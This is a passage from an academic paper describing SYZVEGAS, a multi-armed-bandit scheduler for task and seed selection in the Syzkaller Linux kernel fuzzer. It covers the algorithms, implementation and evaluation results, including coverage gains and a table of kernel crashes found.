Updating rewards. For the k^{th} mutation, we estimate the total reward $g^p_{tri}(k)$ and $g^p_{mut}(k)$ using Equations 9 and 8. We then compute the difference with respect to the estimated total reward after the $(k-1)^{th}$ mutation step, as $\Delta(g^p_{tri}, k) = g^p_{tri}(k) - g^p_{tri}(k-1)$ and $\Delta(g^p_{mut}, k) = g^p_{mut}(k) - g^p_{mut}(k-1)$.

Algorithm 1 Task selection Algorithm

for all $r = 1, 2, \ldots$ **do**
  $\hat{G}_{gen}(0), \hat{G}_{mut}(0), \hat{G}_{tri}(0) \leftarrow 0$
  $t \leftarrow 0$
  $\gamma \leftarrow 2^{-r}$
  $\eta \leftarrow 2 \times \gamma$
  $\hat{G}_{threshold} \leftarrow \frac{3ln3}{e-1} \cdot 4^r - \frac{1}{3\gamma}$
  while $max_i(|\hat{G}_i|) < \hat{G}_{threshold}$ **do**
    $w_i(t) \leftarrow e^{\eta \hat{G}_i(t)}$
    $pr_i(t) \leftarrow \frac{w_i(t)}{\sum_j w_j(t)}$
    Draw i_t according to $pr_{gen}(t), pr_{mut}(t), pr_{tri}(t)$
    if $i_t = gen$ **then**
      Receive reward $x_{gen}(t)$
      $\hat{G}_{gen}(t+1) \leftarrow \hat{G}_{gen}(t) + x_{gen}(t)/(pr_{gen} + \gamma)$
    else if $i_t = tri$ **then**
      Receive initial reward for triage $x_{tri}(s)$
      $\hat{G}_{tri}(t+1) \leftarrow \hat{G}_{tri}(t) + x_{tri}(t)/(pr_{tri} + \gamma)$
    else if $i_t = mut$, Seed s is selected **then**
      Receive reward detlas $x_{mut}(t), x_{tri}(t)$
      $\hat{G}_{tri}(t+1) \leftarrow \hat{G}_{tri}(t) + x_{tri}(t)/(pr_{mut} + \gamma)$
      $\hat{G}_{mut}(t+1) \leftarrow \hat{G}_{mut}(t) + x_{mut}(t)/(pr_{mut} + \gamma)$
    end if
    $t \leftarrow t + 1$
  end while
end for

We then use $\Delta(g^p_{tri}, k)$ and $\Delta(g^p_{mut}, k)$ as the reward for the triage and mutation tasks at the kth mutation, respectively; this is used later in our task selection algorithm (Section 3.2).

Normalization. The rewards g for generation, mutation and triage tasks can take values from $(-\infty, \infty)$. However, single-factor algorithms such as Exp3, Exp3.1 and Exp3-IX require the reward be normalized to $[0, 1]$. For budget-constrained algorithms such as Exp3-M.B. [36], both the gain and cost are normalized to $[0, 1]$, and the resulting (gain - cost) $\in [-1, 1]$. The *Logistic function* $1/(1+e^{-y})$ is commonly used for a normalization from $(-\infty, \infty)$ to $(0, 1)$ [32]. We rescale the logistic function from $(0, 1)$ to $(-1, 1)$ as $(1-e^{-y})/(1+e^{-y})$, ensuring that a zero reward is always normalized to 0. In order to account for the variations, we use $z' = g/\sigma_g$, a shifted version of standard Z-score to replace the y in the logistic function. We shift $z = (g - \overline{g})/\sigma_g$, the standard Z-score with a mean of $\overline{g}$ to a mean of 0, in order to make sure that a positive reward g is always normalized to a positive normalized reward x. The final normalization equation is:

$$x = \frac{1 - e^{-g/\sigma_g}}{1 + e^{-g/\sigma_g}} \tag{10}$$

3.2 Task Selection

Now that we have our reward functions, we leverage *Exp3.1* [7] and *Exp3-IX* [23] to determine which task of Syzkaller to invoke at each stage. We incorporate the exponential weight growth and the implicit exploration of *Exp3-IX* to ensure sufficient exploitation of the good arms and rapid adaption to changing rewards with regards to the different arms. We combine this with *Exp3.1* to periodically reset the weight of each arm and adjust the exploration and growth factors, ensuring the stability of the algorithm over an extended (infinite) period. Finally, we combine these with our novel reward assessment model (from Section 3.1) to address the association of mutation and triage tasks. SYZVEGAS's task selection algorithm is shown as Algorithm 1.

Similar to *Exp3.1*, the algorithm divides the fuzzing timeline into epochs (automatically determined by Algorithm 1), indexed by r. Epochs dictate when to reset the weights of the arms (required in Exp3.1). Our algorithm estimates a target reward $\hat{G}_{threshold}$ for each epoch, and tunes the exploration/growth factors γ and η as in *Exp3.1*. Within each epoch, our algorithm performs arm selection and reward updates similar to *Exp3-IX*. Upon each update, it detects if the estimated gain $\hat{G}_i$ exceeds the threshold. If so, a transition is made to the next epoch resetting the observed gains $\hat{G}_i$s to zero and increasing $\hat{G}_{threshold}$ by 4 $\times$ (for the next epoch).

A major difference between a traditional MAB solution and SYZVEGAS is the division of the reward between the triage and mutation functions. The *Exp3* algorithms assume that the arms are independent and thus, when an arm is pulled only its own weight is affected. However with SYZVEGAS (see Section 3.1), when the mutation arm is pulled, the weight of both the mutation and triage arms are updated. A second difference with the *Exp3*-like algorithms is that the normalized reward $x_i \in (-1, 1)$ in SYZVEGAS (in *Exp3*-like algorithms, the rewards are often normalized to $[0, 1]$). As discussed in Section 3.1, our design choice is driven by two intuitive reasons: 1) we do not want the arms (tasks) that produce no coverage to receive any gains in weight, and 2) when comparing tasks that produce no coverage, we want to punish those tasks that cost more, harder, which a $[0, 1]$ normalization cannot achieve.

Algorithm 2 Seed Selection Algorithm

Require: $\theta \in (0, 1)$
for all $t = 1, 2, \ldots$ **do**
  $K \leftarrow$ number of seeds.
  $\eta = 2\gamma = \theta \sqrt{\frac{2 ln K}{K}}$
  $w_i \leftarrow e^{\eta \hat{G}_i}$
  $pr_i \leftarrow \frac{w_i}{\sum_j w_j}$
  Draw seed i_t randomly according to pr_i
  Receive reward $x_i(t)$
  $\hat{G}_i(t+1) \leftarrow \hat{G}_i(t) + \frac{x_i(t)}{pr_i + \gamma}$
end for

3.3 Seed Selection

In addition to choosing the right task, the proper seed has to be associated with each mutation task. Towards this, we again use an *Exp3-IX*-like algorithm, shown in Algorithm 2.

While the seed selection algorithm is similar to the one for task selection in that it includes a reward assessment model, a normalization for the reward and a weight update process, there are some key differences.

The reward assessment model only considers mutation tasks. When a mutation task is finished, we reuse the gain/loss model from Section 3.1 to compute the reward of mutating the current seed. However, since our focus is now only on mutation tasks, we no longer split the reward with triage (as with task selection). Instead, we compute the reward in the same way as Equations 1 and 2, and no longer consider the rewards from generation and triage, in normalization.

Let C_{mut} and T_{mut} be the total achieved coverage and the elapsed time, for all mutation tasks. Let c_i and t_i be the achieved coverage and elapsed time for mutating a seed i. The observed gain of mutating this seed can thus be computed as:

$$g_i^{(ss)} = c_i \cdot \frac{T_{mut}}{C_{mut}} - t_i \tag{11}$$

Let $\sigma_{mut}^{(ss)}$ be the standard deviation of the observed gain across all mutation tasks; the final reward of mutating seed i is then:

$$x_i^{(ss)} = \frac{1 - e^{-g_i^{(ss)}/\sigma_{mut}^{(ss)}}}{1 + e^{-g_i^{(ss)}/\sigma_{mut}^{(ss)}}} \tag{12}$$

Ever-increasing number of arms. Syzkaller starts with no seed in the corpus, which is only populated as Syzkaller creates and executes more and more programs. Thus, if we treat the seed selection problem as a MAB problem, we may have an ever-increasing number of arms. This is not typical in classic MAB problems, but we can make adjustments to fit our problem. Specifically, when a new seed i is added to the seed pool, it starts with a neutral accumulated estimated reward $G_i^{(ss)} = 0$. As a result, its initial weight $w_i^{(ss)}$ will be 1 (in accordance with Algorithm 2). The probability of selecting this seed will initially depend on the accumulated rewards (e.g., $G_j^{(ss)}$) of other seeds already in the corpus. Once seed i is later mutated, the probability of picking seed i will be determined by whether the benefits of attained coverage out-weigh the time cost. In addition, as more seeds are being added, we reduce the exploration and growth factors of our algorithm to ensure these do not thus dominate the probability of picking a single seed (which is decreasing with more seeds).

Reset is not necessary. Since the mutation process is random, the more a seed program is mutated the less likely that future mutations of that program will lead to the discovery of new coverage. Hence, each arm in the seed selection MAB has a diminishing reward. Consequently, there is no point in adopting the *Exp3.1*-style reset mechanism for the seed selection algorithm (since seeds die out). Our seed selection algorithm simply follows the *Exp3-IX* algorithm, with the only exception being that new arms are created once a new seed has been added to the corpus.

3.4 Implementation

Our implementation of SYZVEGAS incorporates our reward assessment models and the previously discussed extensions of the *Exp3.1* algorithm on top of Syzkaller. (based on commit `1128418` on 05/24/2020 [14]). Our implementation consists of roughly 1,800 lines of code. Below, we describe some of the subtleties we handled in our implementation.

Standard deviation computation. During normalization, we need to compute the standard deviation of all previously observed rewards as shown in Equation 10 and 12. Keeping track of all the reward values is impractical (as Syzkaller can execute millions of programs). In addition, these numbers need to be synced with the host machine and restored if the fuzzer VM/device crashes or disconnects. Fortunately, we only need to keep track of 1) the total number of observations n, 2) $\sum g$ and 3) $\sum g^2$. We can then compute the standard deviation as:

$$\sigma(g) = \sqrt{E(g^2) - E^2(g)} = \sqrt{\sum g^2/n - (\sum g/n)^2}. \tag{13}$$


Outlier Handling. Programs on the fuzzer VM/device can consume different execution times. In some cases, a program can take several seconds for execution. Although this happens rarely, a mere (insignificant in number) few extreme cases can severely throw off the time estimation and standard deviation, hurting our task selection and seed selection algorithms. Thus, it is crucial that we detect these outliers and prevent them from damaging the integrity and effectiveness of our algorithms.

Our measurements show that triage is the most costly task and its execution time can vary greatly. If we use the "3rd quartile + interquartile range" method to detect outliers, we would set the threshold at 0.32 seconds. To allow some slack without compromising experimental integrity, we set one second as the outlier detection threshold. For any task that costs more than one second, we treat it as being executed in one second and proceed as normal. In practice, less than 1% of all tasks need to have their cost adjusted.

4 Evaluation

We conduct extensive evaluations of SYZVEGAS with different configurations, and by default comparing it with Syzkaller as a baseline. Unless otherwise stated, each configuration is run 10 times with one fuzzer VM that uses 2 cores and 2 GB memory, on a server with Intel Xeon Gold 6248 2.50GHz CPUs. For seed selection, we choose $\theta = 0.1$ for all experiments. The key experiments we perform are:

- A 24-hour experiment on a Linux kernel from scratch, with a comprehensive analysis of the results.
- A 24-hour experiment on a Linux kernel using an initial seed corpus to study the impact on coverage growth.
- A 24-hour experiment on multiple Linux kernel versions, to study how SYZVEGAS auto-adapts to different kernels.
- A 7-day experiment to study long-term effects and crashes.



(a) Median (b) 25 and 75 percentile (c) Cliff's delta vs Default

Figure 3: Median, 25/75 percentile and Cliff's delta of coverage reached for fuzzing Linux kernel for 24hrs. Comparison of SYZVEGAS with/without task selectiion (TS) and seed selection (SS).

- 24-hour experiments comparing SYZVEGAS with state-of-art fuzzers HFL [18] and EcoFuzz [34].

4.1 Fuzzing the Linux Kernel for 24 hours

First, we conduct a 24-hour fuzzing experiment on the full Linux kernel version 5.6.13 to perform a systematic in-depth evaluation and analysis of SYZVEGAS.

Coverage growth. Figure 3(a) shows the median coverage growth reached after fuzzing the Linux kernel for 24 hours. Figure 3(b) shows the 25 and 75 percentiles instead. From these two figures, we make several interesting observations:


- MAB task selection works best in the early stages of fuzzing. However, the initial advantage is lost as fuzzing reaches its later stages.
- MAB seed selection has little effect in the first few hours. However, as we run for longer, seed selection begins to increase coverage growth, providing an improvement of 25,830 edges (23.2%) at 24 hours, in terms of the median.
- Combining MAB task and seed selection produce considerable improvements in the coverage growth, improving the median coverage by $\approx$ 43,130 edges (38.7%) at 24 hours. Interestingly, while MAB task selection does not provide an advantage by itself at 24 hours, combining it with MAB seed selection yields additional coverage improvement.
- With seed selection, the variation in coverage is much higher. This is because SYZVEGAS's seed selection truly picks seed with weighted randomness, while in vanilla Syzkaller, deterministic smash mutations dominate seed selection (as discussed in Section 2.2).

Since luck plays a prominent role in the coverage growth of fuzzing, researchers propose that statistical methods be used to determine the likelihood of the observed differences in coverage [19]. To evaluate whether the coverage advantage of SYZVEGAS is consistent across all runs, we compute Cliff's delta [10] between runs with MAB task and/or seed selection against the default Syzkaller. Cliff's delta lies in the range $[-1, 1]$ and represents the pair-wise comparison result between runs (in our case between our setup and the default Syzkaller). A higher Cliff's delta means that our setup is more likely to outperform the default Syzkaller. Figure 3(c) demonstrates that SYZVEGAS with SS-Only and TS+SS can reliably beat the default Syzkaller, verifying our observations in Figure 3(a) and 3(b) with high confidence.

Another interesting observation is that the power of seed selection really starts to kick in at around 12-14 hours of fuzzing. Earlier, SYZVEGAS only has a small lead in coverage, over the default Syzkaller. A closer look shows that at 12-14 hours, most existing seeds are already heavily exploited and seed selection assigns negative rewards to them (i.e., gives them very low priorities). Seed selection immediately favors a new seed(s) and extends its priority if it produces good coverage. Syzkaller, in contrast, is negatively impacted by the 100-new-seed-mutation policy. As discussed in relation to Figure 1(b), it causes a huge workload backup on mutating new seeds, which have more potential than older-spent ones. Even after new seeds get their 100 mutations, they will compete with the old seeds based solely on the coverage achieved **initially**, i.e., the coverage achieved by mutating them is disregarded. Thus, SYZVEGAS better utilizes new seeds and increases the chance of "unlocking" new kernel code blocks.


Figure 4(a) shows the number of programs executed by different types of tasks. Understandably, all of our optimizations generate more programs by giving a higher priority to generation and/or removing the mandatory smash mutation. An interesting observation is that with MAB-based seed selection, SYZVEGAS executes more programs in total than the default Syzkaller. This is primarily due to favoring the mutation of seeds with low execution times (i.e., allowing SYZVEGAS to perform more mutations). This reflects SYZVEGAS's design goal of optimizing coverage-time efficiency of tasks.

Figure 4(b) breaks down the coverage by the task types. Based on our observations, MAB task selection significantly shifts the workload from mutation to generation, giving generation a 20 times boost in terms of the coverage found. This comes with a sacrifice though, in the form of a 50% reduction in coverage discovered by mutations. Fortunately, seed



(a) Programs executed (b) Coverage reached (c) Coverage growth by task for SYZVEGAS

Figure 4: Statistics of program execution.



(a) Task choices made (b) Generation vs mutation probabilities (c) Triage probabity

Figure 5: Statistics of MAB task selection.

selection compensates for this loss, bringing the power of mutations back to its original level.

Interestingly, we find that when MAB task selection is present, generation produces a huge amount of coverage. However, when we take a look at the number of programs executed (Figure 4(a)), SYZVEGAS still favors mutation. If we break down the coverage achieved by the different tasks over time, as shown in Figure 4(c), we observe that the coverage reached by generation is almost exclusively achieved in the first 2 hours when the kernel code space is not explored much, and finding new coverage is simple. This, as we will show later, is due to the fact that task selection performs plenty of generation at the early stages of fuzzing.

MAB Task selection. Next, we take a look at the inner workings of MAB task selection. In particular, we want to understand "how much is the probability assigned by the task selection algorithm to each type of task."

Figure 5(a) captures the choices made by the task selection algorithm. We observe that at the beginning of fuzzing, task selection quickly "pulled" the generation "arm" (more than 1000 times), giving generation much higher priority than the default Syzkaller. Triage, on the other hand, is less-favored compared with generation at the beginning, but it starts to slowly catch up as fuzzing goes on.

Figure 5(b) illustrates how MAB task selection balances generation and mutation over time, with or without MAB seed selection. To begin, generation and mutation are initialized to have the same probability. With the help of the associated seed selection, the task selection algorithm quickly determines that mutation is the better option, giving it around a 500 times higher likelihood. Without seed selection, however, the task selection algorithm favors generation much more, even giving it a higher probability of being invoked than mutation, occasionally. This is expected due to the issues from the default seed selection algorithm, as discussed in Section 2.2. Without the improved seed-selection algorithm, mutations are less effective in finding new coverage and thus fall out of favor.

Figure 5(c) shows the probability change over time for triage. Triage is not always available (when no more interesting programs are in the work queue), and thus, Figure 5(c) only considers its probabilities when it is available. In the beginning, task selection gives triage a few chances before assigning it a very low priority, favoring generations and mutations, much more. At this stage, generation and the initial seeds (accumulated from the few triage tasks) are still very powerful, causing the task selection algorithm to give generation and mutation higher probabilities. However, as these initial seeds lose power and generation becomes less effective, both generation and mutation accrue negative rewards (no new coverage yet but time costs are incurred). Triage will then be favored naturally. Its ability to generate new seeds and maintain a diverse seed pool becomes essential to discovering new coverage. This effect is especially prominent when there is MAB seed selection to make mutation more effective

(while the initial seeds exhaust power quickly), causing triage to be invoked earlier on. Thanks to its exponential weight growth feature, SYZVEGAS quickly adjusts its policy giving triage the absolute priority (when appropriate) just like the default Syzkaller. Note that a near 100% triage probability does not mean SYZVEGAS will only perform triages. Triage tasks are created by generation and mutation and are not always available. When SYZVEGAS has no more triage tasks to schedule, it will perform generations or mutations.

Surprisingly, according to the task selection algorithm, the power of generation and initial seeds can last as long as 4 to 10 hours, and the default Syzkaller does not exploit this as much. As Syzkaller evolves with improved templates and mutation strategies, the power of generation and mutation may change as well, making auto-tuning task selection the best longer-term option (instead of hand-picking a threshold).

Overall, we find that the main effects of MAB task selection are **performing more generations** and **deferring triages** at the very early stages of fuzzing. After a few hours, however, MAB task selection eventually converges to the same policy of the default Syzkaller. Triage takes absolute priority, while mutation tasks are heavily favored over generation tasks. This behavior is the most prominent when combined with seed selection, where mutations are more rewarding.

We now examine why combining MAB task selection and seed selection significantly outperforms MAB seed selection only, even when the latter is losing its effectiveness and converging toward a policy similar to that of the default Syzkaller. As discussed before, the main effect of task selection is performing more generation tasks and fewer triage tasks at the early stages of fuzzing, which heavily impacts the initial seeds added into the corpus. Researchers have demonstrated the benefits of choosing good initial seeds on kernel fuzzing [24]. For the same reasons, the early-stage behavior of SYZVEGAS which populates the corpus with good seeds, yields long-term benefits, which we will explore further in Section 4.2.

Seed power. Mutation, the main workhorse of finding new coverage, requires seed programs to function. Therefore, the "power" of seeds, i.e., how much coverage a seed can produce through mutation, has a huge influence on fuzzing efficiency.

Figure 6(a) shows the number of seeds generated by the fuzzer through the 24 hours. We find that with MAB task selection, Syzkaller produces much fewer seeds. Figure 6(b) depicts the distribution of new coverage attained by mutating these seeds, a.k.a. seed power. As expected, the MAB seed selection improves seed power by preferring good seeds for mutation. Interestingly, we see that adding MAB task selection *improves the seed power*, despite not directly affecting seed selection. Thus, the coverage benefits induced by MAB task selection must come from its contribution to seed quality; this is where the initial generations invoked by MAB task selection help (by creating some very powerful seeds).

We break down the seed power distribution (how much new coverage a seed yields) based on the origin of the seeds in Figures 6(c). We see that task selection improves the power of the seeds originating from generation. This verifies our hypothesis and validates our motivation: having more early generations is beneficial to the Syzkaller fuzzing process.

Performance overhead. Finally, we evaluate the overheads of the MAB task selection and seed selection algorithms. The overheads are from two sources: 1) computing and updating weights and probabilities for tasks and seeds and 2) synchronizing the MAB status between the fuzzer VM and the manager host. The latter is closely related to how often the fuzzer crashes, as when does, it needs to fetch all information about the seed corpus the from manager host, again. During the 24 hour experiment, updating costs around 9 minutes while synchronizing costs 22 minutes. Overall, the overhead of SYZVEGAS is less than 2.1%.


When it comes to memory, SYZVEGAS needs to store some additional information such as the weights of the arms, the total reward thus far, etc.. Copies of these records must be maintained by each fuzzer VM and the manager host, in case the fuzzer crashes. For task selection, we use a constant 250 bytes to store the necessary information. For seed selection, we use 104 bytes of additional memory for each seed. With ∼5,000 seeds created by SYZVEGAS in 24 hours, we incur ∼520 KB of memory overhead per VM/manager.

4.2 Fuzzing with Various Setups

Fuzzing With Initial Seed Corpus. Kernel fuzzing is often performed with an initial seed corpus. This lowers the number of programs Syzkaller needs to generate at the beginning and improves its coverage growth rate. To evaluate SYZVEGAS in such cases, we create two seed corpora. The first is created by running the default Syzkaller from scratch for 24 hours and contains 7478 seeds with 17149 syscalls. The second is from Moonshine [24], which analyzes the syscall traces from Linux Testing Project (LTP) [12], kselftest [1] and Open Posix Tests [2]. Specifically, we obtained traces from the authors directly to generate the Moonshine corpus consisting of 561 seed programs with a total of 8127 system calls. We run SYZVEGAS and Syzkaller (10 instances each) with and without each corpus for 24 hours, result in Figure 7(a).


We find that the initial seed corpus yields limited benefits for the default Syzkaller. With the 24 hr seed corpus, the coverage spikes at first when Syzkaller imports and triages seeds, but flattens out later due to inefficient usage of these seeds. Interestingly, Moonshine offers almost no gains.

We find that importing the 24-hour seed corpus directly results in over 109,000 branch coverage, while the Moonshine corpus is only directly responsible for 33,700. As discussed in Sections 2.1 and 4.1, Syzkaller leaves a large number of seeds un-mutated due to its depth-first exploration of a small number of seeds as roots. As a result, the majority of imported seeds (the front ones) will never get a chance to be explored. Moreover, the current Syzkaller seed selection strategy only



(a) Seed number growth over time. (b) Seed power comparison. (c) Breakdown: TS + SS vs SS only

Figure 6: Coverage gained (seed power) by mutating seed programs.



(a) Effect of initial seed corpus. (b) Different kernel versions (c) 7-day experiment

Figure 7: Median coverage reached by fuzzing (a) Linux kernel 5.6.13 with/without initial seed corpus, (b) Linux kernel 5.6.13, 5.4.8 and Fedora kernel 5.8.0-rc1 for 7 days.

prioritizes seeds with higher initial coverage (without mutation); many imported seeds will not get mutation chances even when the workqueues are cleared, due to some other seeds with disproportionately high initial coverage. Consequently, seeds in the initial seed pools are severely under-utilized. In our experiments with both corpora, initial seeds only get < 2 mutations on average. The only benefit of having an initial seed pool for Syzkaller is the coverage achieved from executing it, not mutating it, which is why the 24-hour corpus (with more raw coverage) outperforms the Moonshine corpus. We note that when Moonshine was developed and tested, Syzkaller did not differentiate seeds, i.e., they are equally likely to be picked for mutation. This is a major difference that allows Moonshine seeds to bring in more benefits.

In contrast, SYZVEGAS makes better use of both initial corpora. Compared to the default Syzkaller with the same corpus, it achieves a median of 52416 (45.8%) more coverage with Moonshine and 45752 (35.1%) with the 24 hr corpus. Compared with the vanilla SYZVEGAS, Moonshine and the 24 hr corpus yield 12230 (7.9%) and 21564 (14.0%) more coverage, respectively. Although SYZVEGAS still suffers from the slow-import problem of Syzkaller, its seed selection strategy is smarter and makes better use of the initial corpus (Moonshine: ~120 mutations per seed; 24-hour: ~40 mutations per seed). The better utilization of Moonshine seeds also makes it more cost-effective compared to the 24hr corpus – much smaller but still yields significant coverage gains. Interestingly, the variation seen with SYZVEGAS with a 24-hour corpus is much lower. We believe that this is because this corpus is more saturated and the choices with regards to good seeds are much more limited.

Fuzzing Different Kernel Versions. We test the generalizability of SYZVEGAS by fuzzing various kernel variants. In addition to the upstream kernel in Section 4.1, we run similar experiments on 1) Linux kernel version 5.4.8, 2) Fedora kernel version 5.8.0-rc1, All fuzzing experiments are run on the same server mentioned in Section 4.1. Figure 7(b) demonstrates the median coverage growth comparison between SYZVEGAS and the default Syzkaller on these kernels. We see the effectiveness of SYZVEGAS consistently across all tested kernels. This is expected since SYZVEGAS's Adversarial MAB model requires no offline training and adjusts entirely online based on observed coverage yields and time costs.

Fuzzing Linux Kernel for 7 days. To study the long-term performance of SYZVEGAS, we run a 7-day fuzzing experiment on the full Linux 5.6.13 kernel. Figure 7(c) shows the median coverage growth, with 10 runs for each setup (same as before). Compared to Syzkaller, SYZVEGAS produces 35,736 (15.0%) more branch coverage, in the median case. We observe that SYZVEGAS is most effective in the first 24-48 hours of the fuzzing. Long-term, SYZVEGAS is still

Table 2: Crashes discovered fuzzing Linux kernel for 7 days.

Crash Reason	Function	# runs discovered	
		TS+SS	Default
Protection fault	kmem_cache_alloc*†	1	0
Protection fault	wait_consider_task*	0	2
RCU stall	ext4_file_write_iter*	0	1
RCU stall	io_uring_release*	10	10
RCU stall	io_uring_setup^R	4	6
RCU stall	tty_write^R	1	4
Slab out-of-bounds	do_update_region×	1	0
Slab out-of-bounds	vcs_scr_readw*†	1	0
Slab out-of-bounds	vgacon_scrolldelta	1	2
Slab out-of-bounds	vgacon_scroll×	9	10
Use-after-free	ata_scsi_mode_select_xlat×	2	0
Use-after-free	clear_buffer_attributes	1	0
Use-after-free	complement_pos	1	0
Use-after-free	con_scroll	2	0
Use-after-free	do_update_region×	7	7
Use-after-free	screen_glyph×	1	0
Use-after-free	screen_glyph_unicode×	1	0
Use-after-free	vc_do_resize*	6	1
Use-after-free	vcs_scr_readw†	1	0
Use-after-free	vc_uniscr_check	0	1
Use-after-free	vgacon_invert_region†	5	2
Use-after-free	vgacon_scroll×	1	0
Use-after-free	do_con_write×	3	4
Warning	dev_watchdog*	1	1
Warning	generic_make_request_checks*	4	3
Warning	xfrm_policy_insert_list*†	6	3
Total	TS+SS: 24, Syzkaller: 16	70	57

At the time of running this experiment (June 2020): *: Reported by `syzbot` [15]. ×: Reported by other sources. †: Closed. ^{R}: Reproducible new crashes.




Figure 8: Comparing SYZVEGAS with HFL

effective in improving coverage growth.

Table 2 lists the unique crashes we find. SYZVEGAS discovers 57 (24 unique) crashes, while the default Syzkaller finds 70 (16 unique) crashes. 7crashes correspond to previously unknown bugs; SYZVEGAS detects 6 of these 7 crashes while the default Syzkaller detects 4. Unfortunately, automated reproduction can only reproduce 2 of these bugs; this is a known issue with real-kernel fuzzing due to statefulness, non-determinism, and concurrency.[3] For example, `clear_buffer_attributes` under `drivers/tty/vt` accesses a global array variable `vc_cons`. This array can be modified by many other functions and thus, it is very difficult to reproduce the exact state causing the user-after-free access.

[3]This experiment was performed in June 2020. At the time of May 2021, the two reproducible RCU-stall bugs are fixed and no longer present on the latest Linux kernel (5.13-rc2). The other five non-reproducible bugs cannot be produced on the latest Linux kernel.

